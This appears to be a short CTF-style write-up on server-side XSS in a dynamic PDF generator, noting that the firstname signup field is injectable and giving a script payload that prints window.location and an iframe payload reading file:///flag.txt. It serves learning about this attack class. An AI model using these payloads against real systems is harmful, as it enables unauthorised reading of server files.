
XSS - Server Side

Reference: https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf


- When i try to inject xss payload in the input of message, the pdf file doesn't show anything.
- However, if i try to inject in the firstname, it shows window.location successfully
  - Payload to get window.location

```
<script>document.write(JSON.stringify(window.location))</scri
```

  - Inject the payload in the firstname signup



  - show window.location in pdf file



- Next, i try to read the local file like flag.txt

```
<iframe src=file:///flag.txt></iframe>
```